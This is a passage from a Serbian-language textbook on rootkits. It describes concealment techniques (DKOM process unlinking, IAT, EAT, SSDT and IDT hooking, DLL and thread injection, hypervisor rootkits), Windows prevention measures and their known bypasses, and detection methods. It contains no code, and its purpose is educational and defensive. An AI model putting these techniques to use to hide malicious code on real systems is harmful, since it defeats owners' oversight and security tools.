Alat za skrivanje napadača može izmeniti API funkciju koja daje listu fajlova u mapi, na primer, na način da pozove originalnu funkciju, iz dobivene liste izbaci fajlove koje želi sakriti, i istu takvu promenjenu listu prosledi kao izlaz iz funkcije.

Primer 2 - skrivanje procesa (DKOM rootkit).

Jezgro operativnog sistema (Windowsa) održava dvostruko povezanu listu procesa koji se izvode. Tu listu kao izvor informacija koristi između ostalih i Windows Task Manager. Kada alat za skrivanje napadača ukloni zapis iz spomenute liste (ili ga jednostavno otpoји) proces nestane s liste procesa u Task Manageru i tako postane nevidljiv. Proces se i dalje izvršava u sistemu jer raspoređivač (Scheduler) koristi interne strukture i dodeljuje procesorsko vreme pojedinim delovima, a ne procesima.

21.2 Menjanje toka izvođenja

Za menjanje toka izvođenja instrukcija koriste se brojne tehnike:

- **Menjanje tablice adresa za uvoz funkcija** (Hooking Import Address Table, IAT) može se koristiti kod rootkita koji rade u korisničkom i jezgrinom načinu rada. Aplikacija koja koristi usluge neke dinamički povezane biblioteke (dynamically linked library, DLL) sadrži IAT koja popunjava sa adresom korištene funkcije za vreme učitavanja programa u radnu memoriju. Rootkit može te adrese izmeniti tako da one pokazuju na njegov kod koji se onda izvrši umesto originalnog koda. Ovom metodom menja se ponašanje napadnute aplikacije, ali se time ne menjaju ponašanja drugih aplikacija koje koriste usluge iste biblioteke.

- **Menjanje tablice adresa za izvoz funkcija** (Hooking Export Address Table, EAT) slična je tehnika mijenjanju IAT-a s tim da u ovom slučaju rootkit menja EAT tablicu koja izlaže DLL biblioteka. Na ovaj način menja se ponašanje svih aplikacija i DLL biblioteka koje koriste funkcije čije su adrese izmenjene.

- **Direktno menjanje funkcije** (Inline function hooking) za razliku od tehnika koje menjaju IAT i EAT ne menja pokazivač na funkciju nego zamenjuje

prvih nekoliko byteova originalne funkcije na koja postavlja instrukciju bezuvetnog skoka kojim se skače na rootkitov kod.

- **Manipulaciju servisima sistema** (Hooking system services) mogu koristiti rootkiti koji rade u jezgrinom načinu i tako postižu da se njihov kod izvrši umesto originalnog koda jezgra operativnog sistema. Tablica rutina servisa sistema (System Service Dispatch Table, SSDT) sadrži pokazivače na procedure sistema, a rootkit može te pokazivače zameniti s pokazivačima na adrese vlastitih procedura.

- **Menjanje tablice prekida** (Hooking Interrupt Descriptor Table, IDT) je takođe tehnika za menjanje jezgra operativnog sistema. Procesor obrađuje prekide koristeći IDT u kojem su zapisane adrese prekidnih procedura. Zamenom originalnih adresa s adresama svojih procedura rootkit postiže da se prilikom svakog prekida izvršava njegov kod.

- **Zloupotrebljavajući slojeviti model za pogonske programe** (Abusing layered driver model) rootkit postavlja vlastiti pogonski program (driver) unutar lanca pogonskih programa i na taj način može menjati i filtrirati ulazno/izlazne pakete zahteva (Input/Output Request Packets, IRP).

- **Dinamička zamena procesa** (Dynamic forking of a process) je metoda kod koje se pokreće proces u zaustavljenom načinu (suspended mode), a potom se slika procesa u radnoj memoriji prepíše sa nekim drugim procesom, te se potom taj proces i aktivira. Na taj način postiže se da se proces pokrene u adresnom prostoru drugog procesa.

- **Izmena za vrijeme izvođenja** (Runtime patching) je metoda kod koje se kod procesa smešten u radnoj memoriji menja slično kao što crackeri menjaju kod zapisan u fajlu.

- **Ubacivanje DLL-a** (Injecting a DLL) je metoda koja se može kombinovati s raznim tehnikama mutacije koda zakačivanjem (code hooking). Kada rootkit koristi kuku (hook) kojom preusmerava tok izvođenja koda na kod rootkita, taj kod rootkita treba već biti učitani u adresni prostor ciljanog procesa, a to se može postići i ubacivanjem DLL-a. Dinamički povezana biblioteka (Dynamically Linked Library, DLL) može se ubaciti pomoću specijalnih ključeva u registru (registry keys) operativnog sistema, pomoću Windows API funkcije SetWindowsHookEx(), ili ubacivanjem niti (thread) koja tada može učitati potreban DLL.

- **Ubacivanje niti ili thread-a** (Thread injection) je tehnika koju koriste rootkiti da bi unutar legalnog procesa koji se izvodi pokrenuli novu nit koja naravno nije vidljiva u listi procesa. Takođe takva se nit može koristiti za ubacivanje DLL, kao što je već spomenuto.

- **Manipulacija virtualnom memorijom** je relativno nova tehnika koju koriste rootkiti, a uveli su je S. Sparks and J. Butler proizvedši u istraživačke svrhe

rootkit Shadow Walker[1] kao dokaz koncepta. On može sakriti promene u memoriji koje je prouzrokovao rootkit tako što manipuliše mehanizmom virtualne memorije. Trik je taj da se memorijske stranice označe kao neprisutne u radnoj memoriji, pa tako svaki pristup tim memorijskim stranicama izaziva prekid. Rootkit takođe treba promeniti prekid procedure koji je odgovoran za taj tip prekida tako da se njeno ponašanje može adaptirati zavisno o tome ko pristupa memoriji. Ako se memoriji pristupa radi izvođenja onda se vraća izmenjena vrednost, a ako se pristupa radi čitanja, onda s obzirom da bi to mogao biti skener detektora treba vratiti originalnu vrednost[2].

21.3 Manipulacija dinamičkim objektima jezgra operativnog sistema

Manipulacija dinamičkim jezgrinim objektima je metoda kojom se menjaju unutrašnji objekti sistema koje koriste razni procesi kao izvor informacija o stanjima u sistemu. Ta tehnika može se koristiti za skrivanje procesa, drivera, raznih uređaja i mrežnih portova, te za podizanje nivoa prioriteta podprocesa, ali se na taj način ne mogu skrivati fajlovi. Ovom metodom nastaje rootkit koga je teško detektovati, jer menja objekte koji se po svojoj nameni i trebaju menjati za vreme rada sistema, ali naravno ne od strane rootkita. S druge strane, ti objekti su nedokumentovani, vrlo osetljivi, a njihova struktura i način korišćenja mogu se izmeniti tokom nadgradnje sistema bez ikakve najave.

21.4 Virtualizacija

Najnoviji pristup koji koriste rootkiti je stvaranje virtualizacijskog rootkita koji se izvodi kao hipervizor na nivo ispod operativnog sistema i tako manipuliše načinom na koji se sistem ponaša.

Reference

[1] S. Sparks, J. Butler, "SHADOW WALKER" Raising The Bar For Rootkit Detection, *Black Hat Japan, 2005*; www.blackhat.com/presentations/bh-jp-05/bh-jp-05-sparks-butler.pdf

[2] N. Ivković, Rootkits - Hide And Seek, *MIPRO 2007*

DVADESETDRUGO POGLAVLJE

Prevenција

Prevenција se postiže pažljivim dizajnom sistema koji koristi različite sigurnosne mehanizme. Za to je takođe potrebno da i hardver ponudi određena sredstva operativnom sistemu za postizanje prevencije. Pored toga sistem bi morao čuvati sve moguće ulazne tačke koje bi rootkit mogao iskoristiti za infiltraciju u sistem i sprečiti svaki pokušaj rootkita da se instalira. Operativni sistem(OS) bi morao biti u stanju štititi svoje jezgro i druge važne komponente sistema čak i od vlastitih korisnika, te bi morao biti u stanju na siguran način verifikovati svoj integritet. Na žalost današnji operativni sistemi uglavnom nisu u stanju verifikovati integritet vlastitog jezgra i drugih ključnih komponenti sistema.

Neke nove tehnologije uvedene u hardverske arhitekture namenjene za široko tržište kao i metode uključene u nove Windows operativne sisteme predstavljaju korak u pravom smeru. Najznačajnije nove mere koje bi trebale delovati preventivno protiv rootkita u jezgrinom načinu rada i rootkita hipervizora su: zaštita nadgradnje jezgra (kernel patch protection), obavezno potpisivanje drivera (enforced driver signing) i sigurno podizanje sistema (secure system loading).

Da bi se sprečilo neovlašćena modifikacija jezgra operativnog sistema uveden je **mehanizam zaštite nadgradnje jezgra** (kernel patch protection, KPP) u sve 64-bitne verzije operativnih sistema Windows. Trenutno KPP prati tablicu rutina servisa sistema (SSDT), tablicu prekidnih rutina (IDT), tablicu globalnog opisivača (global descriptor table, GDT). Takođe zabranjuje se korišćenje dela jezgra koji nije alociran od strane jezgra, kao i nadgradnja bilo kog drugog dela jezgra. U slučaju detekcije neke od takvih aktivnosti, operativni sistem stvara izveštaj o grešci (bug report) i gasi sistem. I pored toga što su otkriveni načini kako zaobići KPP, ova metoda je sigurno korak u smeru stvaranja sigurnijeg operativnog sistema, a greške u dizajnu i implementaciji koje omogućuju zaobilazjenje zaštite verovatno će biti ispravljene[1].

Oko ove zaštitne mere postoje određene kontraverze s obzirom da su do sada određeni proizvođači sigurnosnih programa kao što su sistemi za detekciju/sprečavanje uljeza (intrusion detection/prevention systems, IDS/IPS), antivirusni i slični programi koristili rootkite u jezgrinom modu, nedokumentovane jezgrine strukture i druge modifikacije jezgra da bi se uspješnije borili protiv malicioznog koda. Zbog toga je Microsoft napokon pristao na saradnju s nezavisnim proizvođačima software-a da bi se omogućile dokumentovane i podržane metode koje bi pružale potrebnu funkcionalnost bez menjanja jezgra operativnog sistema. Kao rezultat ove saradnje najavljeno je dodavanje novih API funkcija u service pack 1 za Vistu. Svi se slažu sa tim pristupom jer postoji puno razloga zašto se KPP ne bi trebalo zaobilaziti.

Rootkiti u jezgrinom modu menjaju osetljive interne strukture operativnog sistema što može dovesti do nestabilnosti sistema ili smanjenja performansi, može stvoriti nove sigurnosne propuste (exploit) koje maliciozni kod može iskoristiti. Osim toga

administrator sistema nije upoznat s tim modifikacijama sistema i nema kontrole nad njima što mu može stvoriti i dodatne probleme u detekciji i rešavanju potencijalnih problema u takvom iskrivljenom sistemu. Takođe, korišćenje rootkita u legalnim programima otežava detekciju malicioznih rootkita zbog pojave lažno pozitivnih detekcija. Nažalost, KPP nije ugrađen u 32-bitne verzije *Windowsa*.

Obavezno digitalno potpisivanje drivera[1] je odlična metoda koja je uvedena s Windows Vistom i trebala bi sprečiti ulazak svakog nepotpisanog koda u jezgro operativnog sistema. Ova obaveza ne može se izbeći budući da ni administrator sistema ne može instalirati driver koji nije digitalno potpisan. Za potrebe testiranja drivera koji su još u razvoju omogućeno je učitavanje nepotpisanih drivera u jezgro OS-a koji je podignut u sigurnom modu (safe mode), ali njegov ostanak u jezgri traje samo do prvog sledećeg gašenja kompjutera.

Ova metoda trebala bi sprečiti mnoge pokušaje instaliranja rootkita u jezgro OS-a. Ipak zbog greške u dizajnu, J. Rutkowska uspeła je izvesti pagefile napad nad Windows Vista-om RC1. Ona je pronašla driver čiji se kod nalazio u memorijskoj stranici koji je mehanizmom virtualne memorije privremeno smešten na disk. Taj driver smešten na disku Rutkowska je modifikovala i kada je memorijska stranica ponovo učitana u radnu memoriju njen kod je ušao u jezgro operativnog sistema uprkos tome što nije digitalno potpisan.

Ovaj oblik napada sprečen je u konačnoj verziji Viste tako što je zabranjen pristup za pisanje sirovim diskovnim sektorima iz korisničkog načina, no to na kraju krajeva ipak ne rešava problem na adekvatan način, jer je još uvek moguće da neko napiše legalni digitalno potpisani driver za uređivač diska čije usluge bi onda mogao zloupotrebiti rootkit. Verovatno bi najbolje rešenje bilo u potpunosti osposobiti mogućnost da se memorijske stranice na kojima je jezgro operativnog sistema sačuvaju na disku.

Ovu vrstu zaštite moguće je zaobići i u slučaju da postoji digitalno potpisani driver koji sadrži neku grešku (bug) koju napadač može iskoristiti. Spomenuti driver ne mora neophodno biti instaliran na sistemu, već ga može instalirati sam napadač. Još očitiji primer zaobilaženja zaštite na sličan način je da napadač sam kreira driver koji je rootkit i onda ga digitalno potpiše, a tada ga može jednostavno instalirati u sistem, u tom slučaju njegov identitet je poznat, što bi za njega verovatno imalo teške pravne posledice.

Ovaj bi se oblik zloupotrebe mogao malo i izmeniti na način da napadač namerno napiše driver sa nekom greškom koju će kasnije zloupotrebiti i na taj način skida sa sebe dobar deo odgovornosti, jer će kasnije tvrditi da je greška slučajna i da on nema nikakve veze sa napadačem koji ju je iskoristio. S obzirom na moguće zaobilaženje ove sigurnosne metode očito je da ona neće u potpunosti onemogućiti ulazak malicioznog koda u jezgro operativnog sistema, ali će ga zasigurno otežati. Jedan od mogućih načina da se onemogući zloupotreba drivera za ulazak u jezgro OS bila bi i ta da se izoliraju od jezgra, tj. da se krene prema arhitekturi mikrojzgra (microkernel).

Da bi se sprečilo onesposobljavanje sigurnosnih zaštitnih mera kojima raspolaže operativni sistem na način da se maliciozni kod podigne pre operativnog sistema, proizvođači hardvera kao što su AMD i Intel stvorili su hardversku osnovu za **sigurno podizanje sistema**. Na primer AMD-ova arhitektura sigurne virtualne mašine (Secure Virtual Machine, SVM) omogućava sigurno podizanje sistema koji se može verifikovati pomoću programa kome se veruje, a temelji se na upoređivanju hash vrednosti. Ova mera može sprečiti rootkite hipervizore kao što je SubVirt koji menja redosled podizanja sistema na način da se rootkit podigne pre operativnog sistema.

Kontrola korisnikovog računa je infrastruktura ugrađena u Windows Vista operativne sisteme. Ona traži eksplicitno odobrenje korisnika za svaku akciju za koju su potrebne administratorska ovlašćenja, čak i ako se radi o administratorskom modu. Ova mera pomaže u sprečavanju između ostalog rootkita u jezgrinom načinu rada i hipervizorskih rootkita, jer je za njihovu instalaciju potrebno zadobiti administratorska ovlašćenja.

Randomizacija adresnog prostora (Address Space Layout Randomization, ASLR)[1] i **namerno maskiranje pokazivača na funkcije** tako što se menjaju pomoću slučajnog broja s kojim se sprovodi XOR operacija rootkitu značajno otežava postavljanje kuke (*hook*).

Postoje i neki drugi sigurnosni mehanizmi koji bi trebali pomoći u prevenciji rootkita i drugih malicioznih kodova: **enkripcija diska** (BitLocker Drive Encryption), **korišćenje pametnih kartica** i pametnih kartica u kombinaciji s lozinkom u svrhu autentifikacije i **pomeranja nekih drivera u korisnički način rada**.

Svi ovi sigurnosni mehanizmi će pridoneti jačoj prevenciji rootkita koji narušavaju integritet jezgra operativnog sistema i drugih važnih komponenti sistema, ali oni zasigurno neće u potpunosti blokirati napade rootkita, naročito onih koje su dozvolili sami korisnici zbog vlastite neodgovornosti ili neznanja.

Reference

[15] N. Ivković, Rootkits - Hide And Seek, MIPRO 2007

DVADESETTREĆE POGLAVLJE

Metode detekcije

Naravno najbolji način u borbi protiv rootkita je spečavanje njihovog ulaska u sistem, ali kada sve mere opreza ipak zakažu, jedina preostala mogućnost je detektovanje infiltriranih rootkita, kao i preduzimanje odgovarajućih akcija. Na žalost najbolja reakcija na detekciju, naročito u slučaju rootkita koji ulazi u jezgro operativnog sistema je potpuna reinstalacija sistema ili još bolje obnavljanje ispravnog sistema pomoću slike diska (disk image), ako takva postoji.

Postoje nekoliko različitih koncepata za metode detekcije koje alat za detekciju rootkita može koristiti: traženje jedinstvenih uzoraka, provera integriteta, detekcija na ponašanom nivou, unakrsna detekcija i detekcija pomoću specijalizovanih alata.

Traženje jedinstvenih uzoraka je stara i proverena metoda koja se može koristiti protiv rootkita i drugih oblika malicioznog koda. Program detektor pretražuje memoriju u potrazi za rootkitima koristeći metode za traženje uzoraka (pattern matching) i poznate uzorke koji kao otisak prsta jednoznačno odgovaraju malicioznom kodu. Nedostatak ove metode je što se pomoću nje mogu detektovati samo već poznati rootkiti, a nemoćna je i protiv samo-modifikujućih oblika malicioznog koda.

Provera integriteta je metoda kod koje se koristi baza hash vrednosti važnih komponenti operativnog sistema. Program detektor upoređuje zadate hash vrednosti s hashem fajlova sistema i njihovim slikama u radnoj memoriji. Ovu direktnu proveru integriteta na nivou bitova nije moguće primeniti na dinamičke jezgrine objekte (dynamic kernel object data, DKOD) , već bi se u tu svrhu trebala razviti semantička provera integriteta. Razviti takvu semantičku proveru naročito je teško za nezavisne proizvođače software-a, jer oni nemaju dokumentovanu listu svih DKOD struktura koje operativni sistem koristi, kao niti opis na koji način se one koriste.

Detekcija na nivou ponašanja je heuristička metoda koja traži neka neobična stanja i tehnike koje legalni programi normalno ne bi trebali koristiti. Mnogi rootkiti menjaju tok izvođenja programa postavljanjem kuke (hook), ako se u programu javlja nekakvo grananje kod kojeg određena adresa skače izvan nekog prihvatljivog adresnog područja onda je to ponašanje sumnjivo. Na primer, proces koji koristi funkciju implementiranu u nekoj dinamički povezanoj biblioteci održava tablicu uvezenih adresa (import address table, IAT) i nazive modula koji sadrže uvezene funkcije. U slučaju da instrukcija grananja kao što je jump ili call vodi izvan adresnog prostora odgovarajućeg modula možemo posumnjati da je to delo rootkita.

Takođe, procedure koje su izmenjene od strane rootkita imaju drugi broj instrukcija u odnosu na izvorne procedure. Upoređivanjem broja izvedenih instrukcija neke važne procedure sistema, izmerenih pomoću jednokoračnog moda CPU-a, u slučaju izvorne i izmenjene procedure moguće je otkriti prisutnost rootkita na sistemu. Naravno, broj izvedenih instrukcija varira čak i na čistom sistemu u zavisnosti od ulaznih parametra procedure, ali Rutkowskovo[1] istraživanje pokazuje da je moguće jasno

razaznati čisti i zaraženi sistem korišćenjem statističke metode. On je uočio da se vrh histograma pomiče u slučaju da je procedura izmenjena.

Detekcija na nivou ponašanja ima kao prednost to što može detektovati nove i nepoznate rootkite, a njen glavni problem je relativno visok broj lažno pozitivnih detekcija.

Unakrsna detekcija je metoda kojom jednu te istu informaciju pribavljamo koristeći različite metode odnosno izvore u potrazi za razlikama. Ona bi se zapravo mogla svrstati i u oblik detekcije na nivou ponašanja koji ne koristi heuristiku. Jedan način njenog sprovođenja je da se na već pokrenutom sistemu upoređuju rezultati dobijeni pomoću API funkcija najvišeg nivoa apstrakcije s rezultatima nekih API funkcija vrlo niskog nivoa ili čak direktnim pregledavanjem internih struktura sistema. Drugi način je sprovođenje upoređivanja pokrenutog sistema i ugašenog sistema koji se pregledava iz nekog drugog, u tu svrhu pokrenutog sistema (online i offline analiza). Ova metoda može otkriti i rootkite koji manipulišu sa dinamičkim jezgrinim objektima.

Detekcija potpomognuta specijalizovanim mašinskim alatima. Jedan od velikih problema detekcijskih metoda koje su zasnovane isključivo na programskoj osnovi je taj da oni ne poseduju siguran mehanizam za čitanje radne memorije. Iz tog razloga postoji nekoliko različitih inicijativa da se u detekciju malicioznog koda uključi i specijalizovani mašinski alati. Intel sprovodi istraživački projekt[2] u kome razmatra mogućnost ugradnje specijalizovanog chipa na matičnu ploču uz pomoć kojeg bi se nadgledale aktivnosti koje se odvijaju u operativnom sistemu.

Druga mogućnost je korišćenje posebno proizvedenih komponenti koje bi se uključile u sistem, a koristile bi direktan pristup memoriji (Direct memory access, DMA) preko PCI ili IEEE 1394 sabirnici(bus). Jedna takva metoda koja bi koristila uređaj na PCI sabirnici, istražuje se na Univerzitetu u Marylandu[3]. Uređaj ima sopstveni procesor, a za čitanje radne memorije kompjutera koristi DMA. Uređaj se koristi za nadzor važnih komponenti operativnog sistema i proveru integriteta sistema.

S druge strane Joanna Rutkowska tvrdi da se i memorijom koja se dobiva pomoću DMA mehanizma može manipulirati. Ona je predstavila napad na čitanje memorije uz pomoć DMA mehanizma na Black Hat 2007 konferenciji[4], koji je izvela manipulirajući NorthBridgeom matične ploče.

23.1 Detekcija alata za skrivanje napadača koji koristi virtualizaciju

Pojava hipervizorskih rootkita podigli su rootkite na sasvim novi stepen. Oni rade na nivou koji ima veće privilegije od samog operativnog sistema kojeg ugošćuju i tako mogu kontrolisati sam operativni sistem i promeniti njegovo ponašanje, što predstavlja novi problem za detekciju rootkita iz pokrenutog operativnog sistema. Postoje čak i tvrdnje da je hardverski potpomognute hipervizorske rootkite kao što su Blue Pill i Vitriol apsolutno nemoguće detektovati. Ova tvrdnja proširila se kao senzacija stvarivši nepotrebnu paniku.

Blue Pill i Vitriol su nepostojani alati za skrivanje napadača koji ne mogu preživeti obično gašenje kompjutera.

Kada bi se radilo o postojećim oblicima hipervizorskih alata za skrivanje napadača njihova bi se prisutnost na sistemu vrlo jednostavno otkrila uz pomoć offline analize. Jedini način da se takav hipervizorski rootkit pokrene je da koristi jezgryn način rada koji ima pristup privilegovanim procesorskim instrukcijama. Osim toga implementacija hipervizorskog rootkita prilično je kompleksna, pa se niti jedan od trenutno objavljenih hipervizorskih rootkita nije ni približio obliku koji bi bio stvarno nevidljiv, već se tu radi o konceptualnim oblicima rootkita. Uprkos tome detekcija hipervizorskog rootkita koji bi bio pravilno dizajniran i pažljivo implementiran bila bi izuzetno teška, pa je zbog toga ključno razviti efikasnu prevenciju.

Glavni problem kod detekcije hipervizorskih rootkita je zapravo kako detektovati iz pokrenutog operativnog sistema, radi li on direktno na stvarnoj mašini ili je nalazi na virtualnoj mašini kojeg nadzire neki hipervizor.

Prilično poznata metoda koju je predstavila, iako ne prva, J. Rutkowska pod nazivom Red Pill[5] koristi registar adrese tablice prekida (interrupt descriptor table register, IDTR) za detekciju programski zasnovanih hipervizora. Zahvaljujući spletu sretnih okolnosti istraživanjem te njene metode otkriveno je da ona ima neke nedostatke, odnosno greške, ali se metoda i dalje može koristiti kao heuristika. Nakon što je Nikola Ivković (istraživač i ekspert) pokrenuo program koji koristi Red Pill detekcijsku metodu na ekranu kompjutera dobio je poruku da se operativni sistem izvodi unutar virtualne mašine. S obzirom da je sam bio vrlo skeptičan na tu dijagnozu pokrenuo je program još nekoliko puta, a njegov odgovor je varirao između toga da OS, odnosno da nije u virtualnoj mašini. Ova naizgled čudna pojava se je dogodila, jer je sam program pokrenut na kompjuteru koji ima procesor sa više jezgara, a svako jezgro procesora ima svoj vlastiti IDT.

Postavljanjem afiniteta procesora moguće je dobiti konzistentan odgovor. Logika koju koristi ova metoda je da se IDT normalno nalazi u nižim memorijskim pozicijama, a kada je taj memorijski raspon zauzet sa hipervizorom, onda gostujući operativni sistem mora koristiti više memorijske pozicije. Adresa IDT je smeštena u procesorski registar IDTR i može se dobiti korišćenjem neprivilegovane procesorske instrukcije. Tako ako hipervizor dozvoljava gostujućem OS da direktno izvršava procese koji rade u korisničkom načinu rada, tj. ne koristi privilegovane procesorske instrukcije, onda OS može na trivijalan način detektovati prisutnost hipervizora.

Osim IDT moguće je koristiti adresu tablice globalnog indeksa (global descriptor table, GDT) ili tablice lokalnog indeksa (local descriptor table, LDT).

Mašinsko implementirana podrška za efikasnu virtualizaciju koji sada imaju AMDovi i Intelovi procesori potpuno je anihilirala ovaj pristup. To je dovelo do ideje da bi proizvođači hardvera trebali uvesti nove neprivilegovane instrukcije koje bi kao operand koristila lozinku vezanu za procesor, a vraćala bi vrednost 0 ako je lozinka tačna

i postoji aktivan hipervizor, a inače je vrednost 1. Lozinka se zahteva tako da neautorizovana osoba ne bi imala korist od ove instrukcije. Korišćenje takve neprivilegovane instrukcije verovatno bi bilo prilično efikasno, ali ona u ovom obliku zapravo ne rešava problem. Virtualni mašine kod kojih se kod gostujućeg operativnog sistema u potpunosti prevodi i emulira ne mogu se prevariti na ovaj način, a hipervizori koji dopuštaju gostujućem OS-u da direktno izvršava instrukcije u korisničkom načinu, mogli bi pretražiti radnu memoriju u potrazi za takvom instrukcijom i onda promeniti ponašanje procesa koji je koristi.

Ako bi se već uvodile neke nove instrukcije za tu namenu onda je najbolje da se umesto lozinke iskoristi kriptovanje, a za korisnika koji ima fizički pristup kompjuteru jednostavna LED dioda bila bi takođe korisno rešenje. Nova instrukcija, nazovimo je CRYPVMCHACK(Nikola Ivković), koristila bi tajni ključ procesora umesto lozinke. Program detektor šifrovao bi tajni broj pomoću privatnog ključa procesora i predao ga kao operand CRYPVMCHACK instrukcije. U slučaju da nema aktivnog hipervizora instrukcija bi vratila vrednost tajnog broja, u inače neki drugi broj. Na ovaj način hipervizor ne bi mogao manipulirati sa rezultatom instrukcije na neki generički način, a da njegova prisutnost ne bude otkrivena. Ovu metodu hipervizor bi mogao zavarati kada bi on na neki način doznao tajni broj, ali on ne može na generički način otkriti gde je i kako je nastao taj broj. U ekstremnom primeru korisnik bi mogao na nekoj drugoj mašini generisati tajni broj i kriptovati ga tajnim ključem, pa ga onda uneti u program detektora, kao rezultat detektor bi mu morao vratiti broj koji vraća instrukcija. Druga mogućnost za onesposobljavanje detekcije bila bi takva da hipervizor sazna ili otkrije procesorov tajni ključ, što bi se moglo izbeći pažljivim dizajnom. Osim korišćenja opisane metode s tajnim ključem, mogla bi se ekvivalentno koristiti i metoda koja bi koristila par privatni i javni ključ, pri čemu bi javni ključ bio poznat samo vlasniku procesora odnosno autorizovanom korisniku. (Nikola Ivković)

Bez pomoći koju bi uključivala redizajn hardvera detekcija hipervizora je puno teža, ali ne i nemoguća. Svaki proces, pa tako i proces hipervizora zauzima neke hardverske resurse: on koristi procesorovo vreme i radnu memoriju, a možda i neke druge resurse.

Korišćenje virtualnih mašina dovodi i do toga da neke posebne instrukcije traju znatno duže čak i kada se koriste hardverske ekstenzije. Ova činjenica može se iskoristiti za vremensku analizu. Te instrukcije bi se mogle izvesti mnogo puta uzastopno unutar neke petlje, ali za detekciju hipervizora bilo bi potrebno znati i koliko traje izvođenje tih instrukcija na čistom sistemu. Za merenje vremena morali bi koristiti spoljašni sat, jer bi hipervizor mogao manipulirati sa satom unutar sistema kompjutera. Takođe, morali bismo biti sigurni i da sistem nije pod posebno velikim opterećenjem, jer bi to moglo dovesti do toga da se spomenuta petlja vremenski duže izvršava.

Druga važna posledica izvođenja hipervizorskog rootkita je da on zauzima određene delove u memoriji. Detektor bi zato mogao preduzeti sledeće akcije:

Prvo pretražiti radnu memoriju u potrazi za rootkitovim kodom u slučaju da je on vidljiv i da mu se može pristupiti.

Ako hipervizor zabrani pristup detektoru određenim memorijskim stranicama onda je rootkitova prisutnost detektovana.

Hipervizorski rootkit mogao bi sakriti svoju memoriju od gostujućeg operativnog sistema kao da taj deo memorije ne postoji. U tom slučaju detektor bi uz pomoć OS-a mogao izračunati količinu radne memorije koja je OS-u na raspolaganju i pitati korisnika radi li se o pravoj vrednosti. Na primer, korisnik bi možda znao da je kupio 1024 MB memorije, a ne na primer 997 MB.

Hipervizor bi mogao pokušati sakriti svoje memorijske stranice tako da detektoru podvali deo memorije koju je pozajmio od čvrstog diska. Time bi se stranicama pristupalo znatno sporije, a na samom tvrdom disku našao bi se neočekivani fajl ili bi "nedostajao" deo memorije.

Hipervizor bi mogao podvaliti istu memorijsku stranicu dvaput, ali i to bi se moglo detektovati.

Bez obzira na tehnologiju koja je korišćena za stvaranje hipervizorskih rootkita da bi se stvorio virtualna mašina unutar koje se kontroliše i manipuliše gostujući operativni sistem, na način da se pokrene OS, a zatim se hipervizorskim rootkitom spusti ispod nivoa operativnog sistema, njegova se prisutnost može ili jednostavno detektovati ili ako to nije moguće onda se može na siguran način sprečiti njegovo pokretanje. Za tu tvrdnju potrebno je jedino pretpostaviti da postoje nivoi privilegija koji se mogu poredati (što vredi za x86 procesore koji imaju prstene privilegija) i da proces može detektovati procese istog ili nižeg nivoa privilegija.

Čini se da trenutna AMD-ova i Intelova tehnologija omogućuju izradu malih hipervizora koji bi mogli efikasno sprečiti pokretanje hipervizorskih rootkita, ali ako se i to pokaže neistinitim, onda se takav rootkit može detektovati.

23.2 Završno razmatranje

Iako se ponekad rootkiti koriste i u dobroj nameri opšte uverenje je da ih ne bi trebalo koristiti kao trajno rešenje u legalnim programima. Bilo bi daleko bolje dizajnirati sistem koji pruža ekvivalentne funkcionalnosti koje su potrebne sigurnosnom software-u kao podrška u borbi protiv raznih oblika malicioznog koda i potencijalno neželjenih programa.

Očito je da u današnjem društvu, gdje su ljudi snažno vezani uz kompjutere i komunikacione tehnologije, ljudi žele da njihovi vredni podaci ostanu privatni i sigurni, žele koristiti kompjutere u poslovanju i trgovini, u tom svetu nema mesta za rootkite. Put prema informatici koji je sigurno vredan poverenja trebao bi se ostvariti kroz dizajn sistema koji koristi kriptografiju i pomoć sigurnosnih komponenti.

Danas najnapredniji alati za skrivanje napadača kao što su oni koji manipulišu sa mehanizmom virtualne memorije, hipervizorski alati za skrivanje i oni koji se skrivaju u firmwareu razvijeni su od strane istraživača kao dokazi određenih koncepata i nisu opremljeni pravom nevidljivošću. Važno je spomenuti da oni često pate i od raznih problema koje nije tako lako premostiti da bi alat za skrivanje napadača postao stvarno nevidljiv. U našoj bliskoj budućnosti verovatno će najveću pretnju predstavljati alati za skrivanje koji menjaju dinamičke jezgrine objekte, ali da bismo bili sigurni od pretnji potrebno je preduzeti adekvatne zaštitne mere protiv hipervizorskih alata za skrivanje napadača koji imaju veliki potencijal.

Virtualizacijska tehnologija može omogućiti veći nivo sigurnosti uz upotrebu malih jednostavnih hipervizora koji bi bili mnogo jednostavniji od današnjih operativnih sistema, pa bi njihovu implementaciju bilo puno lakše sprovesti bez pojave grešaka i sigurnosnih propusta[6].

Reference

- [1] Jan K. Rutkowski, Advanced Windows 2000 Rootkits detection, *Black Hat Briefings, Las Vegas, July, 2003*; www.blackhat.com/presentations/bh-usa-03/bh-us-03-rutkowski/bh-us-03-rutkowski-paper.pdf
- [2] Intel, Inc, OS Independent Run-time System Integrity Services, 2005; www.intel.com/technology/comms/download/system_integrity_services.pdf
- [3] N. Petroni, T. Fraser, J. Molina and W. Arbaugh, Copilot-a Coprocessor-based Kernel Runtime Integrity Monitor, in *Proc. Usenix Security Symposium, 2004*; www.usenix.org/events/sec04/tech/full_papers/petroni/petroni_html/main.html
- [4] J. Rutkowska, Beyond The CPU: Defeating Hardware Based RAM Acquisition Tools (Part I: AMD case), *Black Hat Briefings, February 2007*; www.invisiblethings.org/papers/cheating-hardware-memory-acquisition-updated.ppt
- [5] J. Rutkowska, Red Pill... or how to detect VMM using (almost) one CPU instruction, November 2004; www.invisiblethings.org/papers/redpill.html
- [6] N. Ivković, Rootkits - Hide And Seek, *MIPRO 2007*

DVADESETČETVRTO POGLAVLJE

Alliance of Security Analysis Professionals “ASAP”

ASAP je počeo kao mala grupa sajtova koji su se bavili sigurnošću i bezbednošću korisnika, ali se je rapidno proširio uključivši u svojim redovima “najbolje od najboljih” koje je Internet zajednica koja se bavi bezbednošću mogla da ponudi.

ASAP je sastavljen od Internet websajtova, vlasnika foruma, administratora, osoblja, kao i od individualaca, kompanija, raznih organizacija orjentisanih prvenstveno na polju zaštite, sigurnosti, i posvećeni omogućavanju i unapređivanju sigurnosti računara, kao i davanju saveta korisnicima širom sveta.

ASAP je ujedinio snage u posvećivanju i pružanju pomoći korisnicima na najrazumljivije moguće načine koji postoje, koristeći različite pedagoške metode, razumljive za sve kategorije korisnika, bez obzira na njihove stručne kvalifikacije i stepen znanja.

Ciljevi **ASAP**-a su:

- Omogućavanje visokog standarda i kvaliteta pomoći bez obzira gde je pomoć tražena.
- Preporučivanje na ravnopravan i kvalitetan način dostupne proizvode kako bi kompjuter bio čist i bezbedan, ne obazirujući se na novac.
